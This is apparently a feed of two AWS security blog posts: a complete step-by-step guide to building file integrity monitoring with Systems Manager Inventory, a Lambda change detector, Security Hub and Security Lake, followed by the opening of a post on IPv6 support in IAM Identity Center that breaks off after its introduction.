Reading view

File integrity monitoring with AWS Systems Manager and Amazon Security Lake 

Customers need solutions to track inventory data such as files and software across Amazon Elastic Compute Cloud (Amazon EC2) instances, detect unauthorized changes, and integrate alerts into their existing security workflows.

In this blog post, I walk you through a highly scalable serverless file integrity monitoring solution. It uses AWS Systems Manager Inventory to collect file metadata from Amazon EC2 instances. The metadata is sent through the Systems Manager Resource Data Sync feature to a versioned Amazon Simple Storage Service (Amazon S3) bucket, storing one inventory object for each EC2 instance. Each time a new object is created in Amazon S3, an Amazon S3 Event Notification triggers a custom AWS Lambda function. This Lambda function compares the latest inventory version with the previous one to detect file changes. If a file that isn’t expected to change has been created, modified, or deleted, the function creates an actionable finding in AWS Security Hub. Findings are then ingested by Amazon Security Lake in a standard OCSF format, which centralizes and normalizes the data. Finally, the data can be analyzed using Amazon Athena for one-time queries, or by building visual dashboards with Amazon QuickSight and Amazon OpenSearch Service. Figure 1 summarizes this flow:

Figure 1: File integrity monitoring workflow

Figure 1: File integrity monitoring workflow

This integration offers an alternative to the default AWS Config and Security Hub integration, which relies on limited data (for example, no file modification timestamps). The solution presented in this post provides control and flexibility to implement custom logic tailored to your operational needs and support security-related efforts.

This flexible solution can also be used with other Systems Manager Inventory metadata, such as installed applications, network configurations, or Windows registry entries, enabling custom detection logic across a wide range of operational and security use cases.

Now let’s build the file integrity monitoring solution.

Prerequisites

Before you get started, you need an AWS account with permissions to create and manage AWS resources such as Amazon EC2, AWS Systems Manager, Amazon S3, and Lambda.

Step 1: Start an EC2 instance

Start by launching an EC2 instance and creating a file that you will later modify to simulate an unauthorized change.

Create an AWS Identity and Access Management (IAM) role to allow the EC2 instance to communicate with Systems Manager:

  1. Open the AWS Management Console and go to IAM, choose Roles from the navigation pane, and then choose Create role.
  2. Under Trusted entity type, select AWS service, select EC2 as the use case, and choose Next.
  3. On the Add permissions page, search for and select the AmazonSSMManagedInstanceCore IAM policy, then choose Next.
  4. Enter SSMAccessRole as the role name and choose Create role.
  5. The new SSMAccessRole should now appear in your list of IAM roles:

Figure 2: Create an IAM role for communication with Systems Manager

Figure 2: Create an IAM role for communication with Systems Manager

Start an EC2 instance:

  1. Open the Amazon EC2 console and choose Launch Instance.
  2. Enter a Name, keep the default Linux Amazon Machine Image (AMI), and select an Instance type (for example, t3.micro).
  3. Under Advanced details:
    1. IAM instance profile, select the previously created SSMAccessRole
    2. Create a fictitious payment application configuration file in the /etc/paymentapp/ folder on the EC2 instance. Later, you will modify it to demonstrate a file-change event for integrity monitoring. To create this file during EC2 startup, copy and paste the following script into User data.
#!/bin/bash
mkdir -p /etc/paymentapp
echo "db_password=initial123" > /etc/paymentapp/config.yaml

Figure 3: Adding the application configuration file

Figure 3: Adding the application configuration file

  1. Leave the remaining settings as default, choose Proceed without key pair, and then select Launch Instance. A key pair isn’t required for this demo because you use Session Manager for access.

Step 2: Enable Security Hub and Security Lake

If Security Hub and Security Lake are already enabled, you can skip to Step 3.
To start, enable Security Hub, which collects and aggregates security findings. AWS Security Hub CSPM adds continuous monitoring and automated checks against best practices.

  1. Open the Security Hub console.
  2. Choose Security Hub CSPM from the navigation pane and then select Enable AWS Security Hub CSPM and choose Enable Security Hub CSPM at the bottom of the page.

Note: For this demo, you don’t need the Security standards options and can clear them.

Figure 4: Enable Security Hub CSP

Figure 4: Enable Security Hub CSP

Next, activate Security Lake to start collecting actionable findings from Security Hub:

  1. Open the Amazon Security Lake console and choose Get Started.
  2. Under Data sources, select Ingest specific AWS sources.
  3. Under Log and event sources, select Security Hub (you will use this only for this demo):

Figure 5: Select log and event sources

Figure 5: Select log and event sources

  1. Under Select Regions, choose Specific Regions and make sure you select the AWS Region that you’re using.
  2. Use the default option to Create and use a new service role.
  3. Choose Next and Next again, then choose Create.

Step 3: Configure Systems Manager Inventory and sync to Amazon S3

With Security Hub and Security Lake enabled, the next step is to enable Systems Manager Inventory to collect file metadata and configure a Resource Data Sync to export this data to S3 for analysis.

  1. Create an S3 bucket by carefully following the instructions in the section To create and configure an Amazon S3 bucket for resource data sync.
  2. After you created the bucket, enable versioning in the Amazon S3 console by opening the bucket’s Properties tab, choosing Edit under Bucket Versioning, selecting Enable, and saving your changes. Versioning causes each new inventory snapshot to be saved as a separate version, so that you can track file changes over time.

Note: In production, enable S3 server access logging on the inventory bucket to keep an audit trail of access requests, enforce HTTPS-only access, and enable CloudTrail data events for S3 to record who accessed or modified inventory files.

The next step is to enable Systems Manager Inventory and set up the resource data sync:

  1. In the Systems Manager console, go to Fleet Manager, choose Account management, and select Set up inventory.
  2. Keep the default values but deselect every inventory type except File. Set a Path to limit collection to the files relevant for this demo and your security requirements. Under File, set the Path to: /etc/paymentapp/.

Figure 6: Set the parameters and path

Figure 6: Set the parameters and path

  1. Choose Setup Inventory.
  2. In Fleet Manager, choose Account management and select Resource Data Syncs.
  3. Choose Create resource data sync, enter a Sync name, and enter the name of the versioned S3 bucket you created earlier.
  4. Select This Region and then choose Create.

Step 4: Implement the Lambda function

Next, complete the setup to detect changes and create findings. Each time Systems Manager Inventory writes a new object to Amazon S3, an S3 Event Notification triggers a Lambda function that compares the latest and previous object versions. If it finds created, modified, or deleted files, it creates a security finding. To accomplish this, you will create the Lambda function, set its environment variables, add the helper layer, and attach the required permissions.

The following is an example finding generated in AWS Security Finding Format (ASFF) and sent to Security Hub. In this example, you see a notification about a file change on the EC2 instance listed under the Resources section.

{
	...
"Id": "fim-i-0b8f40f4de065deba-2025-07-12T13:48:31.741Z",
	"AwsAccountId": "XXXXXXXXXXXX",
	"Types": [
		"Software and Configuration Checks/File Integrity Monitoring"
	],
	"Severity": {
		"Label": "MEDIUM"
	},
	"Title": "File changes detected via SSM Inventory",
	"Description": "0 created, 1 modified, 0 deleted file(s) on instance i-0b8f40f4de065deba",
	"Resources": [
		{
			"Type": "AwsEc2Instance",
			"Id": "i-0b8f40f4de065deba"
		}
	],
	...
}

Create the Lambda function

This function detects file changes, reports findings, and removes unused Amazon S3 object versions to reduce costs.

  1. Open the Lambda console and choose Create function in the navigation pane.
  2. For Function Name enter fim-change-detector.
  3. Select Author from scratch, enter a function name, select the latest Python runtime, and choose Create function.
  4. On the Code tab, paste the following main function and choose Deploy.
import boto3, os, json, re
from datetime import datetime, UTC
from urllib.parse import unquote_plus
from helpers import is_critical, load_file_metadata, is_modified, extract_instance_id

s3 = boto3.client('s3')
securityhub = boto3.client('securityhub')

CRITICAL_FILE_PATTERNS = os.environ["CRITICAL_FILE_PATTERNS"].split(",")
SEVERITY_LABEL = os.environ["SEVERITY_LABEL"]
	
def lambda_handler(event, context):
	# Safe event handling
	if "Records" not in event or not event["Records"]:
		return

	# Extract S3 event
	record = event['Records'][0]
	bucket = record['s3']['bucket']['name']
	key = unquote_plus(record['s3']['object']['key'])
	current_version = record['s3']['object'].get('versionId')
	if not current_version:
		return

	# Fetching the region name
	account_id = context.invoked_function_arn.split(":")[4]
	region = boto3.session.Session().region_name

	# Get object versions (latest first)
	versions = s3.list_object_versions(Bucket=bucket, Prefix=key).get('Versions', [])
	versions = sorted(versions, key=lambda v: v['LastModified'], reverse=True)

	# Find previous version
	idx = next((i for i,v in enumerate(versions) if v["VersionId"] == current_version), None)
	if idx is None or idx + 1 >= len(versions):
		return
	prev_version = versions[idx+1]["VersionId"]

	# Load both versions
	current = load_file_metadata(bucket, key, current_version)
	previous = load_file_metadata(bucket, key, prev_version)

	# Compare
	created = {p for p in set(current) - set(previous) if is_critical(p)}
	deleted = {p for p in set(previous) - set(current) if is_critical(p)}
	modified = {p for p in set(current) & set(previous) if is_critical(p) and is_modified(p, current, previous)}

	# Report if changes were found
	if created or deleted or modified:
		instance_id = extract_instance_id(bucket, key, current_version)
		now = datetime.now(UTC).isoformat(timespec='milliseconds').replace('+00:00', 'Z')
		finding = {
			"SchemaVersion": "2018-10-08",
			"Id": f"fim-{instance_id}-{now}",
			"ProductArn": f"arn:aws:securityhub:{region}:{account_id}:product/{account_id}/default",
			"AwsAccountId": account_id,
			"GeneratorId": "ssm-inventory-fim",
			"CreatedAt": now,
			"UpdatedAt": now,
			"Types": ["Software and Configuration Checks/File Integrity Monitoring"],
			"Severity": {"Label": SEVERITY_LABEL},
			"Title": "File changes detected via SSM Inventory",
			"Description": (
				f"{len(created)} created, {len(modified)} modified, "
				f"{len(deleted)} deleted file(s) on instance {instance_id}"
			),
			"Resources": [{"Type": "AwsEc2Instance", "Id": instance_id}]
		}
		securityhub.batch_import_findings(Findings=[finding])

	# No change – delete older S3 version
	else:
		if prev_version != current_version:
			try:
				s3.delete_object(Bucket=bucket, Key=key, VersionId=prev_version)
			except Exception as e:
				print(f"Delete previous S3 object version failed: {e}")

Note: In production, set Lambda reserved concurrency to prevent unbounded scaling, configure a dead letter queue (DLQ) to capture failed invocations, and optionally attach the function to an Amazon VPC for network isolation.

Configure environment variables


Configure the two required environment variables in the Lambda console. These two variables (one for critical paths to monitor and one for security finding severity) must be set or the function will fail.

  1. Open the Lambda console and choose Configuration and then select Environment variables.
  2. Choose Edit and then choose Add environment variable.
  3. Under Key, choose CRITICAL_FILE_PATTERNS
    1. Enter ^/etc/paymentapp/config.*$ as the value.
    2. Set the SEVERITY_LABEL to MEDIUM.
Figure 7: CRITICAL_FILE_PATTERNS and SEVERITY_LABEL configuration

Figure 7: CRITICAL_FILE_PATTERNS and SEVERITY_LABEL configuration

Set up permissions

The next step is to attach permissions to the Lambda function

  1. In your Lambda function, choose Configuration and then select Permissions.
  2. Under Execution role, select the role name that will lead to the role in IAM.
  3. Choose Add permissions and select Create inline policy. Select JSON view.
  4. Paste the following policy, and make sure to replace <bucket-name> with the name of your S3 bucket, and you also update <region> and <account-id> with your AWS Region and Account ID:
{
"Version": "2012-10-17",
"Statement": [
	{
		"Effect": "Allow",
		"Action": "securityhub:BatchImportFindings",
		"Resource": "arn:aws:securityhub:<region>:<account-id>:product/<account-id>/default"
	},
	{
		"Effect": "Allow",
		"Action": [
			"s3:GetObject",
			"s3:GetObjectVersion",
			"s3:ListBucketVersions",
			"s3:DeleteObjectVersion"
		],
		"Resource": [
			"arn:aws:s3:::<bucket-name>",
			"arn:aws:s3:::<bucket-name>/*"
			]
		}
	]
}
  1. To finalize, enter a Policy name and choose Create policy.

Add functions to the Lambda layer

For better modularity, add some helper functions to a Lambda layer. These functions are already referenced in the import section of the preceding Lambda function’s Python code. The helper functions check critical paths, load file metadata, compare modification times, and extract the EC2 instance ID.

Open AWS CloudShell from the top-right corner of the AWS console header, then copy and paste the following script and press Enter. It creates the helper layer and attaches it to your Lambda function.

#!/bin/bash
set -e
FUNCTION_NAME="fim-change-detector"
LAYER_NAME="fim-change-detector-layer"

mkdir -p python
cat > python/helpers.py << 'EOF'
import json, re, os
from dateutil.parser import parse as parse_dt
import boto3
s3 = boto3.client('s3')
CRITICAL_FILE_PATTERNS = os.environ.get("CRITICAL_FILE_PATTERNS", "").split(",")

def is_critical(path):
	return any(re.match(p.strip(), path) for p in CRITICAL_FILE_PATTERNS if p.strip())

def load_file_metadata(bucket, key, version_id):
	obj = s3.get_object(Bucket=bucket, Key=key, VersionId=version_id)
	data = {}
	for line in obj['Body'].read().decode().splitlines():
		if line.strip():
			i = json.loads(line)
			n, d, m = i.get("Name","").strip(), i.get("InstalledDir","").strip(), i.get("ModificationTime","").strip()
			if n and d and m: data[f"{d.rstrip('/')}/{n}"] = m
	return data

def is_modified(path, current, previous):
	try: return parse_dt(current[path]) != parse_dt(previous[path])
	except: return current[path] != previous[path]

def extract_instance_id(bucket, key, version_id):
	obj = s3.get_object(Bucket=bucket, Key=key, VersionId=version_id)
	for line in obj['Body'].read().decode().splitlines():
		if line.strip():
			r = json.loads(line)
			if "resourceId" in r: return r["resourceId"]
	return None
EOF

zip -r helpers_layer.zip python >/dev/null
LAYER_VERSION_ARN=$(aws lambda publish-layer-version \
	--layer-name "$LAYER_NAME" \
	--description "Helper functions for File Integrity Monitoring" \
	--zip-file fileb://helpers_layer.zip \
	--compatible-runtimes python3.13 \
	--query 'LayerVersionArn' \
	--output text)

aws lambda update-function-configuration \
	--function-name "$FUNCTION_NAME" \
	--layers "$LAYER_VERSION_ARN" >/dev/null
echo "Layer created and attached to the Lambda function."

Step 5: Set up S3 Event Notifications

Finally, set up S3 Event Notifications to trigger the Lambda function when new inventory data arrives.

  1. Open the S3 console and select the Systems Manager Inventory bucket that you created.
  2. Choose Properties and select Event notifications.
  3. Choose Create event notification.
    1. Enter an Event name.
    2. In the Prefix field, enter AWS%3AFile/ to limit Lambda triggers to file inventory objects only.
      Note: The prefix contains a : character, which must be URL-encoded as %3A.
    3. Under Event types, select Put.
    4. At the bottom, select your newly created Lambda function, and choose Save changes.

In this example, inventory collection runs every 30 minutes (48 times each day) but can be adjusted based on security requirements to optimize costs. The Lambda function is triggered once for each instance whenever a new inventory object is created. You can further reduce event volume by filtering EC2 instances through S3 Event Notification prefixes, enabling focused monitoring of high-value instances.

Step 6: Test the file change detection flow

Now that the EC2 instance is running and the sample configuration file /etc/paymentapp/config.yaml has been initialized, you’re ready to simulate an unauthorized change to test the file integrity monitoring setup.

  1. Open the Systems Manager console.
  2. Go to Session Manager and choose Start session.
  3. Select your EC2 instance and choose Start Session.
  4. Run the following command to modify the file:

echo “db_password=hacked456" | sudo tee /etc/paymentapp/config.yaml

This simulates a configuration tampering event. During the next Systems Manager Inventory run, the updated metadata will be saved to Amazon S3.

To manually trigger this:

  1. Open the Systems Manager console and choose State Manager.
  2. Select your association and choose Apply association now to start the inventory update.
  3. After the association status changes to Success, check your SSM Inventory S3 bucket in the AWS:File folder and review the inventory object and its versions.
  4. Open the Security Hub console and choose Findings. After a short delay, you should see a new finding like the one shown in Figure 8:

Figure 8: View file change findings

Figure 8: View file change findings

Step 7: Query and visualize findings

While Security Hub provides a centralized view of findings, you can deepen your analysis using Amazon Athena to run SQL queries directly on the normalized Security Lake data in Amazon S3. This data follows the Open Cybersecurity Schema Framework (OCSF), which is a vendor-neutral standard that simplifies integration and analysis of security data across different tools and services.

The following is an example Athena query:

SELECT
	finding_info.desc AS description,
	class_uid AS class_id,
	severity AS severity_label,
	type_name AS finding_type,
	time_dt AS event_time,
	region,
	accountid
FROM amazon_security_lake_table_us_east_1_sh_findings_2_0

Note: Be sure to adjust the FROM clause for other Regions. Security Lake processes findings before they appear in Athena, so expect a short delay between ingestion and data availability.
You will see a similar result for the preceding query, shown in Figure 9:

Figure 9: Athena query result in the Amazon Athena query editor

Figure 9: Athena query result in the Amazon Athena query editor

Security Lake classifies this finding as an OCSF 2004 Class, Detection Finding. You can explore the full schema definitions at OCSF Categories. For more query examples, see the Security Lake query examples.
For visual exploration and real-time insights, you can integrate Security Lake with OpenSearch Service and QuickSight, both of which now offer extensive generative AI support. For a guided walkthrough using QuickSight, see How to visualize Amazon Security Lake findings with Amazon QuickSight.

Clean up

After testing the step-by-step guide, make sure to clean up the resources you created for this post to avoid ongoing costs.

  1. Terminate the EC2 instance
  2. Delete the Resource Data Sync and Inventory Association
  3. Remove the Lambda function.
  4. Disable Security Lake and Security Hub CSPM
  5. Delete IAM roles created for this post
  6. Delete the associated SSM Resource Data Sync and Security Lake S3 buckets.

Conclusion

In this post, you learned how to use Systems Manager Inventory to track file integrity, report findings to Security Hub, and analyze them using Security Lake.
You can access the full sample code to set up this solution in the AWS Samples repository.
While this post uses a single-account, single-Region setup for simplicity, Security Lake supports collecting data across multiple accounts and Regions using AWS Organizations. You can also use a Systems Manager resource data sync to send inventory data to a central S3 bucket.

Getting Started with Amazon Security Lake and Systems Manager Inventory provides guidance for enabling scalable, cloud-centric monitoring with full operational context.
Adam Nemeth Adam Nemeth
Adam is a Senior Solutions Architect and generative AI enthusiast at AWS, helping financial services customers by embracing the Day 1 culture and customer obsession of Amazon. With over 24 years of IT experience, Adam previously worked at UBS as an architect and has also served as a delivery lead, consultant, and entrepreneur. He lives in Switzerland with his wife and their three children.
  •  

IAM Identity Center now supports IPv6

Amazon Web Services (AWS) recommends using AWS IAM Identity Center to provide your workforce access to AWS managed applications—such as Amazon Q Developer—and AWS accounts. Today, we announced IAM Identity Center support for IPv6. To learn more about the advantages of IPv6, visit the IPv6 product page.

When you enable IAM Identity center, it provides an access portal for workforce users to access their AWS applications and accounts either by signing in to the access portal using a URL or by using a bookmark for the application URL. In either case, the access portal handles user authentication before granting access to applications and accounts. Supporting both IPv4 and IPv6 connectivity to the access portal helps facilitate seamless access for clients, such as browsers and applications, regardless of their network configuration.

The launch of IPv6 support in IAM Identity Center introduces new dual-stack endpoints that support both IPv4 and IPv6, so that users can connect using IPv4, IPv6, or dual-stack clients. Current IPv4 endpoints continue to function with no action required. The dual stack capability offered by Identity Center extends to managed applications. When users access the application dual-stack endpoint, the application automatically routes to the Identity Center dual-stack endpoint for authentication. To use Identity Center from IPv6 clients, you must direct your workforce to use the new dual-stack endpoints, and update configurations on your external identity provider (IdP), if you use one.

In this post, we show you how to update your configuration to allow IPv6 clients to connect directly to IAM Identity Center endpoints without requiring network address translation services. We also show you how to monitor which endpoint users are connecting to. Before diving into the implementation details, let’s review the key phases of the transition process.

Transition overview

